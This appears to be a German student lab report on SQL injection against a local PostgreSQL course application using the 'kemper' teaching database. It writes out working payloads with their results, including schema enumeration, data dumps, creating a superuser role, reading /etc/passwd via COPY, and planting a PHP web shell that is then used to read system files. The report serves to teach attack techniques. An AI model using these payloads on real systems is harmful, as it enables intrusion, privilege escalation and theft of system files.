0	assistenten	None	0
0	vorlesungen	None	0
0	hoeren	None	0
0	professoren	None	0
0	pruefen	None	0
0	voraussetzen	None	0

➔ Anschließend die Tabellen aus der Datenbank “kemper”.

Info%' UNION SELECT 0, relname, A.attname, 0 FROM pg_class C, pg_namespace N, pg_attribute A, pg_type T WHERE (C.relkind='r') AND (N.oid=C.relnamespace) AND (A.attrelid=C.oid) AND (A.atttypid=T.oid) AND (A.attnum>0) AND (NOT A.attisdropped) AND (N.nspname ILIKE 'public');--

Vorlesungen

Info%' UNION SELECT 0, relname, A.attname, 0 FROM pg_class C, pg_namespace N, pg_attribute A, pg_type T WHERE (C.relkind='r') Al

Suchen

Vorlesungsnummer	Titel	Professor	SWS
0	vorlesungen	titel	0
0	voraussetzen	nachfolger	0
0	hoeren	vorlnr	0
0	pruefen	matrnr	0
0	assistenten	name	0
0	professoren	persnr	0
0	professoren	raum	0
0	studenten	name	0
0	voraussetzen	vorgaenger	0
0	assistenten	boss	0
0	pruefen	note	0
0	assistenten	fachgebiet	0
0	studenten	semester	0
0	vorlesungen	vorlnr	0
0	professoren	rang	0
0	hoeren	matrnr	0
0	assistenten	persnr	0
0	pruefen	persnr	0
0	pruefen	vorlnr	0
0	studenten	matrnr	0
0	vorlesungen	gelesenvon	0
0	professoren	name	0
0	vorlesungen	sws	0

➔ Für die verschiedenen Tabellen aus der Kemper Datenbank werden nun die einzelnen Spalten ausgelesen.

Info%' UNION SELECT PersNr, Name, Fachgebiet, Boss FROM public.Assistenten; --

Vorlesungen

Info%' UNION SELECT PersNr, Name, Fachgebiet, Boss FROM public.Assistenten; -- Suchen

Vorlesungsnummer	Titel	Professor	SWS
3005	Rhetikus	Planetenbewegung	2127
3004	Wittgenstein	Sprachtheorie	2126
3003	Aristoteles	Syllogistik	2125
3007	Spinoza	Gott und Natur	2134
3002	Platon	Ideenlehre	2125
3006	Newton	Keplersche Gesetze	2127

➔ Mit den gewonnenen Informationen lassen sich nun ganz gezielt Inhalte abfragen, wie die Assistenten.

2.2.2.1 Alternative Abfragemöglichkeit

Zudem gibt es alternative Abfragemöglichkeiten, um an diese Informationen zu kommen, die weniger umfangreich zu schreiben sind.

Info%' UNION SELECT 0, schema_name, null, 0 FROM information_schema.schemata; --

Vorlesungen

Info%' UNION SELECT 0, schema_name, null, 0 FROM information_schema.schemata; -- Suchen

Vorlesungsnummer	Titel	Professor	SWS
0	pg_toast	None	0
0	public	None	0
0	pg_catalog	None	0
0	pg_toast_temp_1	None	0
0	pg_temp_1	None	0
0	information_schema	None	0

➔ Es werden die einzelnen Datenbank-Schemas ausgegeben.

Info%' UNION SELECT 0, table_schema, Table_name, 0 FROM information_schema.tables WHERE table_schema = 'public'; --

Vorlesungen

Info%' UNION SELECT 0, table_schema, Table_name, 0 FROM information_schema.tables WHERE table_schema = 'public'; -- Suchen

Vorlesungsnummer	Titel	Professor	SWS
0	public	voraussetzen	0
0	public	hoeren	0
0	public	assistenten	0
0	public	professoren	0
0	public	studenten	0
0	public	pruefen	0
0	public	vorlesungen	0

➔ Anschließend werden für das Schema public die einzelnen Tabellen aufgelistet.

Info%' UNION SELECT 0, Table_name, column_name, 0 FROM information_schema.columns WHERE table_schema = 'public'; --

Vorlesungen

Info%' UNION SELECT 0, Table_name, column_name, 0 FROM information_schema.columns WHERE table_schema = 'public'; -- Suchen

Vorlesungsnummer	Titel	Professor	SWS
0	vorlesungen	titel	0
0	voraussetzen	nachfolger	0
0	hoeren	vorlnr	0
0	pruefen	matrnr	0
0	assistenten	name	0
0	professoren	persnr	0
0	professoren	raum	0
0	studenten	name	0
0	assistenten	boss	0
0	voraussetzen	vorgaenger	0
0	pruefen	note	0
0	assistenten	fachgebiet	0
0	studenten	semester	0
0	vorlesungen	vorlnr	0
0	professoren	rang	0
0	hoeren	matrnr	0
0	assistenten	persnr	0
0	pruefen	vorlnr	0
0	pruefen	persnr	0
0	studenten	matrnr	0
0	vorlesungen	gelesenvon	0
0	professoren	name	0
0	vorlesungen	sws	0

➔ Auch hier können für die einzelnen Tabellen die Spalten ausgelesen werden.

2.2.3 Veränderung von Daten

In den nachfolgenden Beispielen wird versucht eine neue Datenbank anzulegen und in dieser Daten zu verändern.

Info%'; CREATE DATABASE Hack; –

CREATE DATABASE cannot run inside a transaction block

sqlalchemy.exc.InternalError

```
sqlalchemy.exc.InternalError: (psycopg2.errors.ActiveSqlTransaction) CREATE DATABASE cannot run inside a transaction block

[SQL: SELECT v.VorlNr, v.Titel, p.Name, v.SWS FROM Vorlesungen v LEFT JOIN Professoren p ON v.gelesenVon = p.Persnr WHERE v.Titel LIKE '%%info%%'; CREATE DATABASE Hack; COMMIT; --%%' ORDER BY v.Titel]
(Background on this error at: http://sqlalche.me/e/13/2j85)
```

info%'; CREATE TABLE "Hack"."public"."user" ("id" integer NOT NULL); COMMIT; –

cross-database references are not implemented: "Hack.public.user"

sqlalchemy.exc.NotSupportedError

```
sqlalchemy.exc.NotSupportedError: (psycopg2.errors.FeatureNotSupported) cross-database references are not implemented: "Hack.public.user"
LINE 1: ....Persnr WHERE v.Titel LIKE '%info%'; CREATE TABLE "Hack"."pu...
                                                             ^
```

Info%'; INSERT INTO Hack.public.user (id) VALUES ('1') ; COMMIT;--

cross-database references are not implemented: "hack.public.user"

sqlalchemy.exc.NotSupportedError

```
sqlalchemy.exc.NotSupportedError: (psycopg2.errors.FeatureNotSupported) cross-database references are not implemented: "hack.public.user"
LINE 1: ...p.Persnr WHERE v.Titel LIKE '%Info%'; INSERT INTO Hack.publi...
                                                             ^
```

Info%'; UPDATE Hack.public.user SET "id"=2 WHERE "id" =1 ; COMMIT;--

cross-database references are not implemented: "hack.public.user"

sqlalchemy.exc.NotSupportedError

```
sqlalchemy.exc.NotSupportedError: (psycopg2.errors.FeatureNotSupported) cross-database references are not implemented: "hack.public.user"
LINE 1: ...on = p.Persnr WHERE v.Titel LIKE '%Info%'; UPDATE Hack.publi...
                                                             ^
```

Info%'; DELETE FROM Hack.public.user WHERE "id" =2 ; COMMIT;--

cross-database references are not implemented: "hack.public.user"

sqlalchemy.exc.NotSupportedError

```
sqlalchemy.exc.NotSupportedError: (psycopg2.errors.FeatureNotSupported) cross-database references are not implemented: "hack.public.user"
LINE 1: ...p.Persnr WHERE v.Titel LIKE '%Info%'; DELETE FROM Hack.publi...
                                                             ^
```

Info%'; DROP TABLE Hack.public.user; COMMIT;--

cross-database references are not implemented: "hack.public.user"

sqlalchemy.exc.NotSupportedError

```
sqlalchemy.exc.NotSupportedError: (psycopg2.errors.FeatureNotSupported) cross-database references are not implemented: "hack.public.user"
```

Info%'; DROP DATABASE hack; COMMIT;--

DROP DATABASE cannot run inside a transaction block


sqlalchemy.exc.InternalError

```
sqlalchemy.exc.InternalError: (psycopg2.errors.ActiveSqlTransaction) DROP DATABASE cannot run inside a transaction block
```

2.2.3.1 Veränderung von Daten in der Kemper Datenbank

Da in Postgres nicht auf andere Datenbanken zugegriffen werden kann, wurden ähnliche Manipulationen in der Kemper-Datenbank vorgenommen.

info%'; CREATE TABLE kemper.public.user ("id" integer NOT NULL); COMMIT; –





➔ Das Erstellen einer Tabelle “user” unterhalb der kemper Datenbank konnte Problemlos ausgeführt werden.

Info%'; INSERT INTO kemper.public.user (id) VALUES ('1') ; COMMIT;--

➔ Auch das Einfügen von Daten funktioniert.


Info%'; UPDATE kemper.public.user SET "id"=2 WHERE "id" =1 ; COMMIT;--






➔ Anschließend wurde der eingefügte Wert verändert.

Info%'; DELETE FROM kemper.public.user WHERE "id" =2 ; COMMIT;--




➔ Nun wurde der Wert wieder aus der Tabelle gelöscht.

Info%'; DROP TABLE kemper.public.user; COMMIT;--



➔ Nun wurde auch die Tabelle gelöscht

Info%'; DROP DATABASE kemper; COMMIT;--



DROP DATABASE cannot run inside a transaction block

sqlalchemy.exc.InternalError

```
sqlalchemy.exc.InternalError: (psycopg2.errors.ActiveSqlTransaction) DROP DATABASE cannot run inside a transaction block
```

➔ Das Löschen der kemper Datenbank war nicht möglich.

2.2.4 Datenbank-Server verändern

In diesem Abschnitt wurde versucht, einen neuen User anzulegen.

Info%'; CREATE ROLE u WITH SUPERUSER; ALTER ROLE u WITH LOGIN; ALTER ROLE u WITH PASSWORD 'p'; COMMIT; GRANT ALL PRIVILEGES ON ALL TABLES IN SCHEMA public TO u; COMMIT; --

Vorlesungen

Info%'; CREATE ROLE u WITH SUPERUSER; ALTER ROLE u WITH LOGIN; ALTER ROLE u WITH PASSWORD 'p'; COMMIT; GRANT ALL PRI' Suchen

sqlalchemy.exc.ResourceClosedError

```
sqlalchemy.exc.ResourceClosedError: This result object does not return rows. It has been closed automatically.
```

```
select * from pg_user
```

usename	usesysid	usecreatedb	usesuper	userepl	usebypassrls	passwd	valuntil	useconfig
postgres	10	1	1	1	1	********	*NULL*	*NULL*
u	16469		1			********	*NULL*	*NULL*

2 Datensätze (0.002 s) Bearbeiten, Explain, Exportieren

```
select * from pg_roles
```

rolname	rolsuper	rolinherit	rolcreaterole	rolcreatedb	rolcanlogin	rolreplication	rolconnlimit	rolpassword
pg_signal_backend		1					-1	********
pg_read_server_files		1					-1	********
postgres	1	1	1	1	1	1	-1	********
pg_write_server_files		1					-1	********
pg_execute_server_program		1					-1	********
pg_read_all_stats		1					-1	********
u	1	1			1		-1	********
pg_monitor		1					-1	********
pg_read_all_settings		1					-1	********
pg_stat_scan_tables		1					-1	********

➔ Benutzer als auch Rolle “u” wurden angelegt.

Datenbank System	PostgreSQL
Server	postgres
Benutzer	u
Passwort	•
Datenbank	kemper

Login ☐ Passwort speichern

Sprache: Deutsch

PostgreSQL » postgres » kemper » Schema: public

Adminer 4.8.1

DB: kemper
Schema: public

SQL-Kommando
Importieren Exportieren
Tabelle erstellen

zeigen assistenten
zeigen hoeren
zeigen professoren
zeigen pruefen
zeigen studenten
zeigen voraussetzen
zeigen vorlesungen

Schema: public

Schema ändern Datenbankschema

Tabellen und Views


Suche in Tabellen (7)
Suchen

☐	Tabelle	Speicher-Engine	Kollation	Datengröße?	Indexgröße?	Freier Bereich	Auto-Inkrement	Datensätze?	Kommentar?
☐	**assistenten**	table		8 192	16 384	?	?	0	
☐	**hoeren**	table		8 192	16 384	?	?	0	
☐	**professoren**	table		8 192	32 768	?	?	0	
☐	**pruefen**	table		8 192	16 384	?	?	0	
☐	**studenten**	table		8 192	16 384	?	?	0	
☐	**voraussetzen**	table		8 192	16 384	?	?	0	
☐	**vorlesungen**	table		8 192	16 384	?	?	0	
	7 insgesamt		en_US.utf8	57 344	131 072	0			

➔ Das Anmelden mit dem neuen Benutzer war ohne Probleme möglich.


2.2.5 Änderungen am Filesystem

Info%'; CREATE TABLE kemper.public.mydata(t text); COMMIT; --



➔ Es wurde eine neue Tabelle “mydata” erstellt.

Info%'; COPY mydata FROM '/etc/passwd'; COMMIT; –



Adminer 4.8.1

DB: kemper
Schema: public

SQL-Kommando
Importieren Exportieren
Tabelle erstellen

zeigen assistenten
zeigen hoeren
zeigen mydata
zeigen professoren
zeigen pruefen
zeigen studenten
zeigen voraussetzen
zeigen vorlesungen

Daten zeigen von: mydata

Daten auswählen Struktur anzeigen Tabelle ändern Neuer Datensatz

Daten zeigen von | Suchen | Ordnen | Begrenzung 50 | Textlänge 100 | Aktion Daten zeig

SELECT * FROM "mydata" LIMIT 50 (0.001 s) Bearbeiten

Ändern	t
bearbeiten	root:x:0:0:root:/root:/bin/bash
bearbeiten	daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bearbeiten	bin:x:2:2:bin:/bin:/usr/sbin/nologin
bearbeiten	sys:x:3:3:sys:/dev:/usr/sbin/nologin
bearbeiten	sync:x:4:65534:sync:/bin:/bin/sync
bearbeiten	games:x:5:60:games:/usr/games:/usr/sbin/nologin
bearbeiten	man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
bearbeiten	lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
bearbeiten	mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
bearbeiten	news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
bearbeiten	uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
bearbeiten	proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
bearbeiten	www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
bearbeiten	backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
bearbeiten	list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
bearbeiten	irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
bearbeiten	gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
bearbeiten	nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
bearbeiten	_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
bearbeiten	postgres:x:999:999::/var/lib/postgresql:/bin/bash

➔ Die Werte aus der Datei “/etc/passwd” wurden in die Tabelle geschrieben und können ausgewertet werden.

Info%'; DROP TABLE kemper.public.mydata; COMMIT; --

Vorlesungen

Info%'; DROP TABLE kemper.public.mydata; COMMIT; -- Suchen

Vorlesungsnummer	Titel	Professor	SWS

sqlalchemy.exc.ResourceClosedError

sqlalchemy.exc.ResourceClosedError: This result object does not return rows. It has been closed automatically.

Adminer 4.8.1

DB: kemper
Schema: public

SQL-Kommando
Importieren Exportieren
Tabelle erstellen

Daten zeigen von: mydata

Daten auswählen Struktur anzeigen Tabelle ändern

Auswahl der Tabelle fehlgeschlagen:


➔ Die Tabelle “mydata” wurde wieder gelöscht.

Info%'; COPY public.assistenten (name) TO '/var/lib/postgresql/data/test.txt'; COMMIT; --

➔ Im Filesystem wurde eine Datei erzeugt und mit den entsprechenden Daten beschrieben.

2.2.6 Einschleusen von beliebigem Code

Info%'; CREATE TABLE kemper.public.mytable (mycol text); COMMIT; --



➔ Als Nächstes wurde eine neue Tabelle “mytable” erstellt.

Info%'; INSERT INTO kemper.public.mytable (mycol) VALUES ('<passthru($_GET[cmd]); ?>'); COMMIT; --

Vorlesungen

Info%'; INSERT INTO kemper.public.mytable (mycol) VALUES ('< passthru($_GET[cmd]); ?>'); COMMIT; -- Suchen

sqlalchemy.exc.ResourceClosedError

```
sqlalchemy.exc.ResourceClosedError: This result object does not return rows. It has been closed automatically.
```

```
SELECT * FROM "mytable" LIMIT 50 (0.001 s) Bearbeiten
```

Ändern	mycol
bearbeiten	< passthru($_GET[cmd]); ?>

➔ In diese Tabelle wurde ein php Befehl geschrieben.

Info%'; COPY mytable (mycol) TO '/var/lib/postgresql/data/c.php'; COMMIT; --

Vorlesungen

Info%'; COPY mytable (mycol) TO '/var/lib/postgresql/data/c.php'; COMMIT; -- Suchen

Vorlesungsnummer	Titel	Professor	SWS

sqlalchemy.exc.ResourceClosedError

```
sqlalchemy.exc.ResourceClosedError: This result object does not return rows. It has been closed automatically.
```

➔ Anschließend wurde dieser Befehl in eine lokale Datei “c.php” geschrieben.

view-source:localhost/docker/postgresql/data/c.php?cmd=GET /etc/passwd

Zeilenumbruch ☐

```
1 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
2 <title>404 Not Found</title>
3 <h1>Not Found</h1>
4 <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
5
```

404 NOT FOUND

Da der Zugriff über die neue Docker Umgebung nicht möglich war, da es sich um unterschiedliche Container handelt, wurde diese Injection ebenso auf der VM von Herrn Hense durchgeführt.

view-source:http://localhost/docker/pgdata/c.php?cmd=GET%20/etc/passwd

SQLI - Projekt | victim.com/test_sqli_postgres | SQLI - Projekt | http://localhost/docker/pgdata

view-source:http://localhost/docker/pgdata/c.php?cmd=GET /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
rtkit:x:105:109:RealtimeKit,,,:/proc:/bin/false
dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/bin/false
messagebus:x:107:110::/var/run/dbus:/bin/false
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
speech-dispatcher:x:109:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
lightdm:x:111:113:Light Display Manager:/var/lib/lightdm:/bin/false
pulse:x:112:114:PulseAudio daemon,,,:/var/run/pulse:/bin/false
